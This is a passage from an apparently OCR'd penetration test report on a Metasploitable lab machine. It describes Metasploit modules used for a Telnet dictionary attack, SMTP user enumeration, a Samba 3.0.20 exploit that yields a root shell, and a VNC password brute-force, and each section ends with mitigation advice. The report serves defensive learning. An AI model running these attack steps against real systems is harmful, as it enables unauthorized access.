
The reconnaissance phase revealed the presence of the Telnet service on Port 23. In response to this finding, a targeted search within the Metasploit framework was conducted to identify an appropriate exploit module. The module selected for this scenario was "telnet_login."

Configuration parameters, including the remote host (RHOST), were set. Additionally, a path to a word list and password list was provided to facilitate a dictionary attack against the Telnet service. The exploit was executed, employing a dictionary attack to discover valid username and password combinations.

The exploit successfully identified the credentials "msfadmin:msfadmin." To validate the unauthorized access, a Telnet connection was established using the acquired credentials ("telnet 172.16.38.138"). The system prompted for a username and password, both of which were provided based on the successful exploitation.






## Mitigation Recommendations

In response to this exploitation scenario, the following mitigation strategies are proposed:

1- Implement Network Encryption: If Telnet usage is unavoidable, implement network encryption mechanisms to protect sensitive data transmitted over the Telnet service.

2- Regular Password Policy Enforcement: Regularly enforce strong password policies to mitigate the risk of weak or default passwords being exploited.

# SMTP (Port 25)

## Vulnerabilities

The SMTP service running on Port 25 exhibited vulnerabilities during the initial assessment.

1- Open Relay Configuration:

Severity Level: Medium

Description: Misconfigured SMTP servers may act as open relays, facilitating unauthorized email relaying. This vulnerability could enable attackers to exploit the SMTP server for sending spam or malicious emails.

2- Email Spoofing

Severity Level: Medium


Description: Lack of proper authentication may lead to email spoofing, allowing attackers to send emails with misleading or malicious content.


## Exploitation Narrative


The reconnaissance phase identified the presence of the SMTP service on Port 25. In response to this finding, a targeted search within the Metasploit framework was conducted to identify an appropriate enumeration module. The module selected for this scenario was "auxiliary/scanner/smtp/smtp_enum."

Configuration parameters, including the remote host (RHOSTS), were set. The exploit was executed, and after a brief waiting period, the enumeration module successfully identified existing users associated with the SMTP service.

To validate the users obtained from the enumeration, the "netcat" tool (nc) was utilized to connect to the SMTP service and perform a VRFY (verify) command for a known user ("daemon"). The response "252 2.0.0 daemon" confirmed the existence of the user, validating the success of the enumeration.






### Mitigation Recommendations

In response to this exploitation scenario, the following mitigation strategies are proposed:

1- Configure SMTP Servers to Prevent Open Relay: Implement proper configuration settings on SMTP servers to prevent open relay, reducing the risk of unauthorized email relaying.

2- Implement SPF (Sender Policy Framework): SPF helps prevent email spoofing by validating the authenticity of the sender's domain. Implement SPF records to enhance email security.

3- Regular Security Audits: Conduct regular security audits to identify and address misconfigurations and vulnerabilities associated with the SMTP service.

## SMB (Ports 139 and 445)

### Vulnerabilities

The SMB service running on Ports 139 and 445 exhibited vulnerabilities during the initial assessment.

1- SMB Vulnerabilities

Severity Level: High

Description: Common vulnerabilities associated with Server Message Block (SMB) services may lead to unauthorized access or exploitation. Exploiting these vulnerabilities could provide attackers with unauthorized access to system resources and sensitive data.

2- EternalBlue Exploit

Severity Level: Critical


Description: Systems vulnerable to the EternalBlue exploit, particularly those running older versions of SMB, may be susceptible to remote code execution. This exploit can lead to the compromise of the target system.


## Exploitation Narrative


The reconnaissance phase identified the presence of the SMB services on Ports 139 and 445. To gather more information about the SMB version, the "scanner/smb/smb_version" module within Metasploit was selected. After running the module, the SMB version was identified as "Samba 3.0.20-Debian."


Subsequently, a targeted search within the Metasploit framework was conducted to identify an appropriate exploit module for the specific Samba version "3.0.20." The chosen exploit was configured with the remote host (RHOST) set to the target IP address. The exploit was executed, and a command shell was successfully initialized.

To confirm the effectiveness of the exploit, the "whoami" command was issued within the opened shell, and the response indicated that the session had escalated privileges to "root."






### Mitigation Recommendations

in response to this exploitation scenario, the following mitigation strategies are proposed:

1- Apply the Latest Security Patches: Regularly update and patch the Samba server to the latest version to mitigate known vulnerabilities and leverage security patches.

2- Disable Unnecessary SMB Services: Identify and disable unnecessary SMB services to reduce the attack surface and limit potential avenues for exploitation.

3- Implement Network Segmentation: Implement network segmentation to isolate critical services, limiting the lateral movement of attackers within the network.

## VNC (Port 5900)

### Vulnerabilities

The VNC service running on Port 5900 exhibited vulnerabilities during the initial assessment.

1- Weak Authentication

Severity Level: High


Description: The VNC service utilizes weak or default credentials, presenting a significant risk of unauthorized access. In this scenario, the password for the VNC login was identified as "password."


## Exploitation Narrative


The reconnaissance phase identified the presence of the VNC service on Port 5900. To assess the security of the VNC service, the "vnc_login" module within Metasploit was selected. The module was configured with the remote host (RHOST) set to the target IP address.

Upon executing the exploit, the module successfully identified the VNC password as "password." To validate the unauthorized access, the "vncviewer" command was used, specifying the target IP address and entering the obtained password.

This process granted remote desktop access, confirming the success of the exploitation.




Parrot Terminal
File Edit View Search Terminal Help
[fekki@parrot]-[~/Desktop/wordlists]
$vncviewer 172.16.38.128
172.16.38.128 - RealVNC Viewer
Authentication
Authenticate to VNC Server
172.16.38.128::5900 (TCP)
Enter VNC Server credentials
(Hint: NOT your RealVNC account details)
Username:
Password:
password
Forgot password?
Cancel
OK
Stop


172.16.38.128 (root's X desktop (metasploitable:0)) - RealVNC Viewer
root@metasploitable: /
root@metasploitable:/# ifconfig
eth0 Link encap:Ethernet HWaddr 00:0c:29:82:dd:ae
inet addr:172.16.38.128 Bcast:172.16.38.255 Mask:255.255.255.0
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
root@metasploitable:/#
Workspace 1
15 Dec, Fri 11:55:36
root@metasploitable: /

### Mitigation Recommendations

In response to this exploitation scenario, the following mitigation strategies are proposed:

1- Implement Strong Authentication: Enforce the use of strong, unique passwords for VNC logins to prevent unauthorized access.

2- Disable Default or Weak Credentials: Change default passwords and ensure that strong, unique passwords are used to enhance security.

3- Network Segmentation: Implement network segmentation to isolate critical services, limiting the lateral movement of attackers within the network.

## Conclusion

In conducting this penetration test, multiple vulnerabilities were identified across various services, including FTP, Telnet, SMTP, SMB, and VNC. Each service presented unique risks, ranging from weak authentication mechanisms to potential exploitation of known vulnerabilities.

The identified vulnerabilities underscore the importance of maintaining robust security practices, including regular updates and patches, strong authentication measures, and the disabling of unnecessary services. It is crucial for organizations to prioritize security measures to prevent unauthorized access and potential data breaches.

Mitigation recommendations have been provided for each identified vulnerability. Implementing these recommendations will contribute to strengthening the overall security posture of the target system.

## Overall Recommendations

Regular Software Updates: Ensure all software, including operating systems and service applications, is regularly updated and patched to address known vulnerabilities.

1- Strong Authentication Policies: Enforce strong and unique passwords for all accounts to prevent unauthorized access.

2- Network Segmentation: Implement network segmentation to isolate critical services and limit the lateral movement of attackers within the network.

3- Monitoring and Auditing: Implement robust monitoring and auditing practices to detect and respond to suspicious activities promptly.

This penetration test report aims to empower the organization with insights into its current security vulnerabilities and recommendations to enhance its overall cybersecurity posture. It is essential to consider these findings as part of an ongoing effort to improve and maintain the security of the organization's digital assets.